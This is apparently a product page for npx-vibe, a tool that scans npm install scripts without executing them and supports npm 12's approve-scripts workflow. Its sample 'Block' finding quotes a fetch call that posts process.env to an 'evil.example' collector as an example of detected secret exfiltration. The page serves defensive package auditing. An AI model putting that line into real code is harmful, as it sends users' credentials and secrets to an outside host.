Command line
Scanning is the default and never executes anything. npx-vibe run is the only command that does.
npx npx-vibe@3.0.0 esbuild
npx npx-vibe@3.0.0 run cowsay -- hellonpm 12 stopped running install scripts until you allow them — but it cannot tell you what those scripts do. npx-vibe reads the actual code, then hands you the decision with the source line behind it.
npx npx-vibe@3.0.0 approve-scripts
$ npx npx-vibe@3.0.0 approve-scripts
! npx-vibe approve-scripts: 2 need review
my-app@1.0.0

Dependencies with install scripts: 4  Already allowed: 2  Already denied: 0
Reviewed now: 2  approve 0  review 2  deny 0

REVIEW   better-sqlite3@11.10.0
  install: prebuild-install || node-gyp rebuild --release
  Install scripts run commands that no automatic rule recognises.

REVIEW   esbuild@0.28.2
  postinstall: node install.js
  network_and_shell: Code combines network access with shell execution.
  Evidence install.js:147: function fetch(url) {
    ... https.get(url, (res) => {

No install script was executed during this review.
2 package(s) need a human decision; --write never records those.The npm 12 problem
Since 12.0, preinstall, install and
postinstall are off by default. Every project now maintains an
allowScripts list, and npm approve-scripts shows
you which packages are waiting on a decision — and the command text.
$ npm approve-scripts --allow-scripts-pending

  better-sqlite3  install: prebuild-install || node-gyp rebuild
  esbuild         postinstall: node install.js
  sharp           install: node-gyp rebuild
That is the whole answer. Approve or don’t.
Does it reach the network? Read environment variables? Write outside its own directory? npx-vibe downloads the tarball, verifies its integrity, reads the script and the files it pulls in, and answers exactly that.
--write records exact-version permissions only for unambiguous decisions. Anything needing
review is deliberately left for a person.
Works on npm 10 and 11 as well as 12 — it reads
package-lock.json directly, so you can settle the list
before you upgrade.
Read the full migration guide →
How it works
Resolve the exact version npm would install, download the registry tarball, and check registry integrity plus any recorded project lockfile integrity.
Parse the archive in memory. Follow install hooks, bin entry points, and the relative imports reachable from them. Nothing is unpacked to disk and nothing is executed.
Source-backed findings carry a file, a line number, and the matched text. Known advisories come from OSV. Registry age and popularity are shown as context and never move the score.
Review memory is keyed by the verified tarball hash, not by name and version. A republished version with different bytes reads as changed, not as already seen.
Integrations
Scanning is the default and never executes anything. npx-vibe run is the only command that does.
npx npx-vibe@3.0.0 esbuild
npx npx-vibe@3.0.0 run cowsay -- helloFour schema-backed, read-only tools over stdio. Credentials never travel as tool arguments.
npx --yes --package=npx-vibe@3.0.0 npx-vibe-mcpscan_package · scan_project · approve_scripts · list_providers
Exit 0 proceed, 2 review, 3 block, 1 incomplete. Nothing GitHub-specific is required.
npx npx-vibe@3.0.0 project --json
npx npx-vibe@3.0.0 approve-scriptsSchema 3 JSON. Continue only with complete requested coverage and action: "continue".
npx --yes npx-vibe@3.0.0 --agent <package>One step. Annotations and a job summary, with a fail-on policy you choose.
- uses: Devrajsinh-Jhala/NPM-Vibe-check@v3.0.0
  with:
    version: '3.0.0'
    command: approve-scripts
    fail-on: caution

Animations are abbreviated illustrations of an esbuild@0.28.2 Caution scan, not live model calls. Optional AI setup →
Evidence, not scores
A number you cannot audit is a number you eventually ignore. Source-based findings show the file, the line, and the text that matched, so you can disagree with the tool and be right.
When optional AI review is enabled, model claims are checked against the source that was actually sent. An unverified claim cannot move a verdict — and no model runs unless you ask for one.
| Verdict | Meaning | Exit |
|---|---|---|
| Proceed | No meaningful risk signal in the code | 0 |
| Caution | Reviewable behaviour; read the evidence | 2 |
| Block | Critical behaviour found in the source | 3 |
| Error | Incomplete scan — never read as safe | 1 |
- CRITICAL possible_secret_exfiltration in postinstall.js
  Code reads environment/secrets and sends data over the
  network from the same code path.

  Evidence line 1:
  fetch("https://evil.example/collect", {
    method: "POST",
    body: JSON.stringify(process.env)
})Project preflight
Compromises reach you through a transitive dependency, so a project scan walks
the whole installed tree from package-lock.json by default.
Download counts and advisories are batched. Package metadata and tarballs
are still fetched separately for each reviewed artifact.
npx npx-vibe@3.0.0 project
npx npx-vibe@3.0.0 project --direct-only
npx npx-vibe@3.0.0 project --include-dev --ci
Workspace links, git dependencies and URL specifiers stay outside the
registry-only trust boundary and are reported as skipped rather than resolved
through another path. Skipped dependencies, scan errors, or package limits
produce an incomplete result, never a passing whole-tree check. Without a
usable lockfile, choose --direct-only explicitly or generate one
without executing scripts.
Scanned: 68/68 dependencies (direct and transitive)
Proceed: 68 Caution: 0 Block: 0Zero runtime dependencies. AI off by default. Nothing executed to find out what a package does.
npx npx-vibe@3.0.0 approve-scripts